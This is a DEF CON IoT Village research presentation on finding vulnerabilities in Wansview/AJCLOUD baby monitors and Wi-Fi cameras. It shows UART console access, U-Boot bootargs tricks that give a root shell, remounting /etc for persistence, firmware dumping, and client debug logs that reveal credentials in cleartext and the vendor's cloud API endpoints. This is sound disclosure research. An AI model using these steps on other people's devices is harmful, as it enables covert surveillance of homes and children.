



What To Expect When You're Exploiting

Attacking and Discovering Zero-Days in Baby Monitors and Wi-Fi Cameras

Mark Mager

Eric Forte

DEF CON 32 IoT Village

About Me




Mark Mager // @magerbomb

Senior Manager, Security Research @ Elastic
Endpoint Protections Team Lead

Windows malware research and RE





<https://www.statista.com/forecasts/1301193/worldwide-smart-security-camera-homes>

A couple says a man hacked into their baby monitor and told their 3-year-old 'I love you' while they were downstairs working

Ashley Collman Nov 25, 2019, 10:35 AM EST

Share | Save



Seattle mom Jo plays with her daughter Jayden on the left. On the right, the family's Taococo baby monitor.
KING 5



elastic security labs



CYBER SECURITY

NEWS

· 5 MIN READ

Russian Agents Hacking Residential Surveillance Cameras to Gather Intel in Ukraine



SCOTT IKEDA · JANUARY 9, 2024

The Security Service of Ukraine (SSU) is asking the public to cut off live feeds of residential and business surveillance cameras, as Russian hackers have been actively exploiting them as a means of scouting areas that their military intends to attack.



elastic security labs

Common Attack Vectors



**Leaked
Credentials**



**Cloud
Vulnerabilities**



**Camera
Vulnerabilities**



**Application
Vulnerabilities**

About Me



Eric Forte // @EricFOr73

Security Research Engineer @ Elastic

Threat Research and Detection Engineering
Team (TRaDE)

Linux Software Dev and Threat Research



Wansview Q5



Wansview Q6

★★★★★ Update, can and will be hacked.

Reviewed in the United States on July 30, 2020

Verified Purchase

So good it's kinda scary. High quality picture. Control it from your phone and 2 way talking. Almost too good to be true. My husband thinks it can be hacked easily. But the camera quality, the use, the capabilities are all excellent for 34.99.

Have had several vicious hack attempts. Videos go missing. Different IP addresses overseas connecting to my network from the camera.

Buy it if you don't mind someone watching you.

★★★★★ Camera was hacked.

Reviewed in the United States on May 19, 2022

Verified Purchase

It was moving around in the middle of the night and when I woke up and got into view, it followed me. Very scary.

★★★★★ CAN BE HACKED!!!

Reviewed in the United States on May 27, 2021

Verified Purchase

DO NOT BUY! I wish I could return this but I missed my window.

I keep this camera on my daughters crib, which is across from my room. Tonight I was sitting in bed playing my game when I heard a noise and looked up to see it turn towards me and stop! So scary!

★★★★★ Wouldn't use as a baby monitor

Reviewed in the United States on May 18, 2021

Verified Purchase

I have had my camera for almost a year and never had any issues with it until early this morning. Someone was able to hack into our camera. I heard someone speaking through it to my child and looking around the room early this morning. We turned it off so that they cannot do it again. I wouldn't use these as a baby monitor but maybe just watching the house type of camera.

AJCLOUD

wansview

Galayou

Cinnado

Our Vulnerability Research Approach



REMOTE

Access camera
through apps



LOCAL

Active / passive
network recon



DEVICE



Physical
manipulation



HARDWARE

Serial comms
over UART



Lab Setup




Lab Setup



HT
TP




Lab Setup



Remote and Local Recon



- Initial attacks were limited
 - Active local network reconnaissance
 - Monitoring network traffic
 - Attempts to MITM both camera and app through the pairing process
- App likely obfuscated with ProGuard
- Release APKs are not easily debuggable





Device Recon

- Exposed Reset Button




- Exposed SD Card slot
 - Can be used to load alternative firmware





Hardware Recon



- Ingenic Xburst T31 SoC (MIPS + RISC-V)





Hardware Recon

- Ingenic Xburst T31 SoC (MIPS + RISC-V)
- Found possible UART




**Universal Asynchronous Receiver/
Transmitter (uart)**
Asynchronous, serial bus.

UART (Universal Asynchronous Receiver Transmitter) is a simple serial communication protocol which allows two devices to talk to each other.

This decoder should work on all "UART-like" async protocols with one start bit (0), 5-9 databits, an (optional) parity bit, and one or more stop bits (1), in this order.

- Connect Logic Analyzer





Connect via UART

```
~/tools  
❯ sudo screen /dev/ttyUSB0 115200
```

```
U-Boot SPL 2013.07 (Dec 05 2022 - 10:55:23)  
Timer init  
CLK stop  
PLL init  
pll_init:366  
pll_cfg.pdiv = 10, pll_cfg.h2div = 5, pll_cfg.h0div = 5,  
nf=84 nr = 1 od0 = 1 od1 = 2  
cppcr is 05405100  
CPM_CPARCR 0540510d  
...  
U-Boot 2013.07 (Dec 05 2022 - 10:55:23)  
  
Board: ISVP (Ingenic XBurst T31 SoC)  
DRAM: 64 MiB  
....  
Hit any key to stop autoboot: 0  
isvp_t31#
```

Boot into root shell via Single User Mode

```
isvp_t31# setenv bootargs ${bootargs} single init=/bin/sh  
isvp_t31# boot
```

```
/ # id  
uid=0(root) gid=0(root)
```

Persistence

Minimal Modification

- No User:
 - Use make a tmpfs partition for R/W access
 - Modify settings and run commands as desired
- Existing User:
 - Pull etc/passwd
 - Log into existing serial debug session

```
/ # touch /etc/test.txt  
touch: /etc/test.txt: Read-only file system
```

```
/ # cat /etc/fstab  
# <file system> <mount pt> <type> <options> <dump> <pass>  
proc /proc proc defaults 0 0  
devpts /dev/pts devpts defaults,gid=5,mode=620 0 0  
#tmpfs /dev/shm tmpfs mode=0777 0 0  
tmpfs /tmp tmpfs mode=1777 0 0  
tmpfs /run tmpfs mode=0755,nosuid,nodev 0 0  
sysfs /sys sysfs defaults 0 0
```

```
/ # /bin/mount -t tmpfs tmpfs /dev  
/ # /bin/mkdir -p /dev/pts  
/ # /bin/mount -a  
/ # cp -rp /etc/* /var/tmp/  
/ # mount -t tmpfs -o mode=0755 tmpfs /etc  
/ # cp -rp /var/tmp/* /etc/
```

```
/ # touch /etc/test.txt  
/ # ls /etc/test.txt  
/etc/test.txt
```



RE Setup

- Pulled device firmware over serial connection
- Pulled JFFS2 read-write partition containing log data

```
> sudo screen -L -Logfile fulldump.log /dev/ttyUSB0 115200  
~/  
> cat fulldump.log | sed -E "s/^([0-9a-f]{8})\b: //i" | sed -E "s/ {4}.{16}\r?$//" > fulldump.hex  
~/  
> xxd -revert -plain fulldump.hex fulldump.bin  
~/  
> binwalk fulldump.bin
```

Wansview Cloud for Windows



Compatible with all Wansview devices

Limited feature set

Less network traffic

Binaries are not packed

Debug log data

```
2024-07-09 10:09:23:252 ]: Debug: machineName : "win11vm" MainWindow 59 (file:../source/mainwindow.cpp, line:59, func: MainWindow)
2024-07-09 10:09:23:605 ]: Debug: set mainWindow: 958 64 MainWindow 100 (file:../source/mainwindow.cpp, line:100, func: MainWindow)
2024-07-09 10:09:23:605 ]: Debug: main 103 (file:../source/main.cpp, line:103, func: int main(int, char**))
2024-07-09 10:09:23:605 ]: Debug: version number: 1.0.220225.3 main 106 (file:../source/main.cpp, line:106, func: int main(int, char**))
2024-07-09 10:09:23:605 ]: Debug: compile Date and time "Wed May 18 2022" "17:21:43" main 111 (file:../source/main.cpp, line:111)
2024-07-09 10:09:23:605 ]: Debug: _____ here CountryCode_List size: 192 readCountryCode_fromJsonFile 573 (file:../source/main.cpp, line:573)
2024-07-09 10:09:23:621 ]: Debug: last login userName : "user@account.com" userName_loginReadToLocalFile 82 (file:../source/sql/localFile.cpp, line:82)
2024-07-09 10:09:23:621 ]: Debug: userName_private_dir : "C:/Program Files (x86)/WansviewCloud/user_private_dir/user@account.com"
2024-07-09 10:09:23:621 ]: Debug: "C:/Program Files (x86)/WansviewCloud/user_private_dir/user@account.com_private_dir/config.json"
2024-07-09 10:09:23:621 ]: Debug: "{\"r\n\t\"emailUserName\":\"user@account.com\", \"r\n\t\"emailPassWord\":\"password123\", \"r\n\t\"password123\"}"
2024-07-09 10:09:23:621 ]: Debug: userLocalConfig create readConfigFromFileFromUsername 50 (file:../source/util_class/Config.cpp, line:50)
2024-07-09 10:09:23:621 ]: Debug: movi w: 319 movi h: 204 LoginWindow 485 (file:../source/view/LoginWindow.cpp, line:485, func: LoginWindow::LoginWindow())
2024-07-09 10:09:24:796 ]: Debug: "C:/Program Files (x86)/WansviewCloud/user_private_dir/" esists userPrivate_dir_init 37 (file:../source/view/LoginWindow.cpp, line:37)
2024-07-09 10:09:24:796 ]: Debug: "C:/Program Files (x86)/WansviewCloud/user_private_dir/" esists userPrivate_dir_init 58 (file:../source/view/LoginWindow.cpp, line:58)
2024-07-09 10:09:24:796 ]: Debug: userName_private_dir : "C:/Program Files (x86)/WansviewCloud/user_private_dir/user@account.com"
2024-07-09 10:09:24:796 ]: Debug: this login way: 0 this login name: "user@account.com" LoginBtnClicked 1481 (file:../source/view/LoginWindow.cpp, line:1481)
2024-07-09 10:09:24:796 ]: Debug: "password123" LoginBtnClicked 1482 (file:../source/view/LoginWindow.cpp, line:1482, func: void LoginBtnClicked())
2024-07-09 10:09:24:796 ]: Debug: HTTP_appConfig start HTTP_Startup 131 (file:../source/http_command/HttpInstruct.cpp, line:131)
2024-07-09 10:09:24:796 ]: Warning: →QSslSocket: cannot resolve SSL_CTX_set_ciphersuites (file: /usr/include/qt/qsslsocket.h, line:0, func: QSslSocket::QSslSocket())
2024-07-09 10:09:24:796 ]: Warning: →QSslSocket: cannot resolve SSL_set_psk_use_session_callback (file: /usr/include/qt/qsslsocket.h, line:0, func: QSslSocket::setPskUseSessionCallback())
2024-07-09 10:09:24:843 ]: Debug: HTTP_appConfig post request : "https://sdc-portal.ajcloud.net/api/v1/app-startup" HTTP_Startup 131 (file:../source/http_command/HttpInstruct.cpp, line:131)
2024-07-09 10:09:24:843 ]: Debug: post data: {"meta":{"locale":"en","localtz":-240,"appName":"wansview","appVendorCode":"WVC"},
```

Cleartext user account credentials

```
2024-07-09 10:09:24:843 ]: Debug: HTTP_appConfig post request : "https://sdc-portal.ajcloud.net/api/v1/app-startup" HTTP_Startup 182 (file:../source/http_command/HttpIn
2024-07-09 10:09:24:843 ]: Debug: post data: {"meta":{"locale":"en","localtz":-240,"appName":"wansview","appVendorCode":"WVC"},"data":{"origin":"PC","osName":"windows",
2024-07-09 10:09:24:843 ]: Debug: databasePath : "C:/Program Files (x86)/WansviewCloud/user_private_dir/user@account.com_private_dir/group.dat" device_groupInfodb_init 1
2024-07-09 10:09:24:843 ]: Debug: save username to local "" LoginBtnClicked 1525 (file:../source/view/LoginWindow.cpp, line:1525, func: void LoginWindow::LoginBtnClick
2024-07-09 10:09:24:858 ]: Debug: last login userName write to local : "user@account.com" userName_loginWriteToLocalFile 104 (file:../source/sql/sqlUserName.cpp, line:10
2024-07-09 10:09:24:936 ]: Warning: QSslSocket: cannot call unresolved function SSL_set_psk_use_session_callback (file:, line:0, func: )
2024-07-09 10:09:25:203 ]: Debug: http response status: 200 HTTP_appConfigHandler 15 (file:../source/http_command/HttpInstruct.cpp, line:15, func: void MainWindow::HTTP
2024-07-09 10:09:25:203 ]: Debug: "{\"status\":\"ok\",\"code\":0,\"message\":\"\",\"result\":{\"appConfig\":{\"emcPortalUrl\":\"https://emc-portal.ajcloud.net/api\"},\"st
2024-07-09 10:09:25:203 ]: Debug: MultiSdcBean name:us (file:../source/http_command/HttpInstruct.cpp, line:85, func: void MainWindow::HTTP_a
2024-07-09 10:09:25:203 ]: Debug: MultiSdcBean devUrl:https://sdc-isc-us.ajcloud.net/api (file:../source/http_command/HttpInstruct.cpp, line
2024-07-09 10:09:25:203 ]: Debug: MultiSdcBean appUrl:https://sdc-us.ajcloud.net/api (file:../source/http_command/HttpInstruct.cpp, line:89,
2024-07-09 10:09:25:203 ]: Debug: MultiSdcBean name:ap (file:../source/http_command/HttpInstruct.cpp, line:85, func: void MainWindow::HTTP_a
2024-07-09 10:09:25:219 ]: Debug: MultiSdcBean devUrl:https://sdc-isc-ap.ajcloud.net/api (file:../source/http_command/HttpInstruct.cpp, line
2024-07-09 10:09:25:219 ]: Debug: MultiSdcBean appUrl:https://sdc-ap.ajcloud.net/api (file:../source/http_command/HttpInstruct.cpp, line:89,
2024-07-09 10:09:25:219 ]: Debug: MultiSdcBean name:eu (file:../source/http_command/HttpInstruct.cpp, line:85, func: void MainWindow::HTTP_a
2024-07-09 10:09:25:219 ]: Debug: MultiSdcBean devUrl:https://sdc-isc-eu.ajcloud.net/api (file:../source/http_command/HttpInstruct.cpp, line
2024-07-09 10:09:25:219 ]: Debug: MultiSdcBean appUrl:https://sdc-eu.ajcloud.net/api (file:../source/http_command/HttpInstruct.cpp, line:89,
2024-07-09 10:09:25:219 ]: Debug: MultiSdcBean name:cm (file:../source/http_command/HttpInstruct.cpp, line:85, func: void MainWindow::HTTP_a
2024-07-09 10:09:25:219 ]: Debug: MultiSdcBean devUrl:https://sdc-isc-cm.ajcloud.net/api (file:../source/http_command/HttpInstruct.cpp, line
2024-07-09 10:09:25:219 ]: Debug: MultiSdcBean appUrl:https://sdc-cm.ajcloud.net/api (file:../source/http_command/HttpInstruct.cpp, line:89,
2024-07-09 10:09:25:219 ]: Debug: appConfig uacUrl:https://uac.ajcloud.net/api (file:../source/http_command/HttpInstruct.cpp, line:96, func:
2024-07-09 10:09:25:219 ]: Debug: appConfig emcPortalUrl:https://emc-portal.ajcloud.net/api (file:../source/http_command/HttpInstruct.cpp, l
2024-07-09 10:09:25:219 ]: Debug: appConfig capUrl:https://sdc.ajcloud.net/api (file:../source/http_command/HttpInstruct.cpp, line:98, func:
2024-07-09 10:09:25:219 ]: Debug: appConfig storePortalUrl:https://cloud-stor-portal.ajcloud.net/api (file:../source/http_command/HttpInstru
2024-07-09 10:09:25:219 ]: Debug: appConfig agreementUrl:https://adhoc.ajcloud.net/docs/wvc/en/agreement.html?_=3287044 (file:../source/http_
2024-07-09 10:09:25:219 ]: Debug: appConfig privacyUrl:https://adhoc.ajcloud.net/docs/wvc/en/privacy.html?_=3287044 (file:../source/http_
2024-07-09 10:09:25:219 ]: Debug: appConfig cloudStorAgreementUrl:https://adhoc.ajcloud.net/docs/wvc/en/cloudstor-agreement.html?_=19.002 (f
2024-07-09 10:09:25:219 ]: Debug: appConfig wanIp:108.18.207.103 (file:../source/http_command/HttpInstruct.cpp, line:103, func: void MainWin
2024-07-09 10:09:25:219 ]: Debug: appConfig country:US (file:../source/http_command/HttpInstruct.cpp, line:104, func: void MainWindow::HTTP_
2024-07-09 10:09:25:219 ]: Debug: appConfig locale:en (file:../source/http_command/HttpInstruct.cpp, line:105, func: void MainWindow::HTTP_a
2024-07-09 10:09:25:219 ]: Debug: multiSdcs size:4 (file:../source/http_command/HttpInstruct.cpp, line:106, func: void MainWindow::HTTP_appC
2024-07-09 10:09:25:219 ]: Debug: post request: "https://uac-portal.ajcloud.net/api/v1/account-node-query" HTTP_accountNodeChallenge 1263 (file:../source/view/LoginWind
2024-07-09 10:09:25:219 ]: Debug: post data: {"meta":{"locale":"en","localtz":-240,"appName":"wansview","appVendorCode":"WVC"},"data":{"origin":"PC","osName":"windows",
```

JSON POST request

```
2024-07-09 10:09:24:843 ]: Debug: HTTP_appConfig post request : "https://sdc-portal.ajcloud.net/api/v1/app-startup" HTTP_Startup 182 (file:///source/http_command/HttpIn
2024-07-09 10:09:24:843 ]: Debug: post data: {"meta":{"locale":"en","localtz":-240,"appName":"wansview","appVendorCode":"WVC"},"data":{"origin":"PC","osName":"windows",
2024-07-09 10:09:24:843 ]: Debug: databasePath : "C:/Program Files (x86)/WansviewCloud/user_private_dir/user@account.com_private_dir/group.dat" device_groupInfodb_init 1
2024-07-09 10:09:24:843 ]: Debug: save username to local "" LoginBtnClicked 1525 (file:///source/view/LoginWindow.cpp, line:1525, func: void LoginWindow::LoginBtnClicke
2024-07-09 10:09:24:858 ]: Debug: last login user Name write to local : "user@account.com" userName_loginWriteToLocalFile 104 (file:///source/sql/sqlUserName.cpp, line:10
2024-07-09 10:09:24:936 ]: Warning: QSslSocket: cannot call unresolved function SSL_set_psk_use_session_callback (file:, line:0, func: ·)
2024-07-09 10:09:25:203 ]: Debug: http response status: 200 HTTP_appConfigHandler 15 (file:///source/http_command/HttpInstruct.cpp, line:15, func: void MainWindow::HTTP
2024-07-09 10:09:25:203 ]: Debug: {"\\"status\"\":\"ok\", \"code\"\":0, \"message\"\":\"\", \"result\":[{\\"appConfig\":[{\\"emcPortalUrl\"\":\"https://emc-portal.ajcloud.net/api\", \\"st
2024-07-09 10:09:25:203 ]: Debug: MultiSdcBean name:us (file:///source/http_command/HttpInstruct.cpp, line:85, func: void MainWindow::HTTP_a
2024-07-09 10:09:25:203 ]: Debug: MultiSdcBean devUrl:https://sdc-isc-us.ajcloud.net/api (file:///source/http_command/HttpInstruct.cpp, line
2024-07-09 10:09:25:203 ]: Debug: MultiSdcBean appUrl:https://sdc-us.ajcloud.net/api (file:///source/http_command/HttpInstruct.cpp, line:89,
2024-07-09 10:09:25:203 ]: Debug: MultiSdcBean name:ap (file:///source/http_command/HttpInstruct.cpp, line:85, func: void MainWindow::HTTP_a
2024-07-09 10:09:25:219 ]: Debug: MultiSdcBean devUrl:https://sdc-isc-ap.ajcloud.net/api (file:///source/http_command/HttpInstruct.cpp, line
2024-07-09 10:09:25:219 ]: Debug: MultiSdcBean appUrl:https://sdc-ap.ajcloud.net/api (file:///source/http_command/HttpInstruct.cpp, line:89,
2024-07-09 10:09:25:219 ]: Debug: MultiSdcBean name:eu (file:///source/http_command/HttpInstruct.cpp, line:85, func: void MainWindow::HTTP_a
2024-07-09 10:09:25:219 ]: Debug: MultiSdcBean devUrl:https://sdc-isc-eu.ajcloud.net/api (file:///source/http_command/HttpInstruct.cpp, line
2024-07-09 10:09:25:219 ]: Debug: MultiSdcBean appUrl:https://sdc-eu.ajcloud.net/api (file:///source/http_command/HttpInstruct.cpp, line:89,
2024-07-09 10:09:25:219 ]: Debug: MultiSdcBean name:cm (file:///source/http_command/HttpInstruct.cpp, line:85, func: void MainWindow::HTTP_a
2024-07-09 10:09:25:219 ]: Debug: MultiSdcBean devUrl:https://sdc-isc-cm.ajcloud.net/api (file:///source/http_command/HttpInstruct.cpp, line
2024-07-09 10:09:25:219 ]: Debug: MultiSdcBean appUrl:https://sdc-cm.ajcloud.net/api (file:///source/http_command/HttpInstruct.cpp, line:89,
2024-07-09 10:09:25:219 ]: Debug: appConfig uacUrl:https://uac.ajcloud.net/api (file:///source/http_command/HttpInstruct.cpp, line:96, func:
2024-07-09 10:09:25:219 ]: Debug: appConfig emcPortalUrl:https://emc-portal.ajcloud.net/api (file:///source/http_command/HttpInstruct.cpp, l
2024-07-09 10:09:25:219 ]: Debug: appConfig capUrl:https://sdc.ajcloud.net/api (file:///source/http_command/HttpInstruct.cpp, line:98, func:
2024-07-09 10:09:25:219 ]: Debug: appConfig storePortalUrl:https://cloud-stor-portal.ajcloud.net/api (file:///source/http_command/HttpInstru
2024-07-09 10:09:25:219 ]: Debug: appConfig agreementUrl:https://adhoc.ajcloud.net/docs/wvc/en/agreement.html?_=3287044 (file:///source/http
2024-07-09 10:09:25:219 ]: Debug: appConfig privacyUrl:https://adhoc.ajcloud.net/docs/wvc/en/privacy.html?_=3287044 (file:///source/http_com
2024-07-09 10:09:25:219 ]: Debug: appConfig cloudStorAgreementUrl:https://adhoc.ajcloud.net/docs/wvc/en/cloudstor-agreement.html?_=19.002 (f
2024-07-09 10:09:25:219 ]: Debug: appConfig wanIp:108.18.207.103 (file:///source/http_command/HttpInstruct.cpp, line:103, func: void MainWin
2024-07-09 10:09:25:219 ]: Debug: appConfig country:US (file:///source/http_command/HttpInstruct.cpp, line:104, func: void MainWindow::HTTP_
2024-07-09 10:09:25:219 ]: Debug: appConfig locale:en (file:///source/http_command/HttpInstruct.cpp, line:105, func: void MainWindow::HTTP_a
2024-07-09 10:09:25:219 ]: Debug: multiSdcs size:4 (file:///source/http_command/HttpInstruct.cpp, line:106, func: void MainWindow::HTTP_appC
2024-07-09 10:09:25:219 ]: Debug: post request: "https://uac-portal.ajcloud.net/api/v1/account-node-query" HTTP_accountNodeChallenge 1263 (file:///source/view/LoginWind
2024-07-09 10:09:25:219 ]: Debug: post data: {"meta":{"locale":"en","localtz":-240,"appName":"wansview","appVendorCode":"WVC"},"data":{"origin":"PC","osName":"windows",
```

JSON POST response

POST Requests and Responses

```
{  
  "data": {  
    "agentName": "win11vm",  
    "appVendorCode": "WVC",  
    "origin": "PC",  
    "osName": "windows"  
  },  
  "meta": {  
    "appName": "wansview",  
    "appVendorCode": "WVC",  
    "locale": "en",  
    "localtz": -240  
  }  
}
```

REQUEST

<https://sdc-portal.ajcloud.net/api/v1/app-startup>

```
{  
  "code": 0,  
  "message": "",  
  "result": {  
    "appActivity": [  
      ],  
    "appConfig": {  
      "adsShowBanner": "0",  
      "adsShows": {  
        },  
      "adsShowStartup": "0",  
      "agreementUrl": "https://adhoc.ajcloud.net/docs/wvc/en/agreement.html?_=2012463",  
      "appLogUrl": "",  
      "camEmcPortalUrl": "",  
      "camStorPortalUrl": "",  
      "capUrl": "https://sdc.ajcloud.net/api",  
      "cloudStorAgreementUrl": "https://adhoc.ajcloud.net/docs/wvc/en/cloudstor-agreement.html?_=19.002",  
      "contactUsUrl": "https://adhoc.ajcloud.net/contactus/wvc/index.html#",  
      "country": "US",  
      "curAppVersionValue": "0",  
      "discoveryUrls": {  
        },  
      "emcPortalUrl": "https://emc-portal.ajcloud.net/api",  
      "faqUrl": "https://faq.ajcloud.net/",  
      "faqv2Url": "https://faq.ajcloud.net/v2/index.html#/wvc/en?_=2012463",  
      "lanDiscoVendorCodes": "WVC,GLY,CND,AQE",  
      "locale": "en",  
      "mktCountryCodes": "US,GB,DE,FR,IT,ES,JP,CN",  
      "privacyUrl": "https://adhoc.ajcloud.net/docs/wvc/en/privacy.html?_=2012463",  
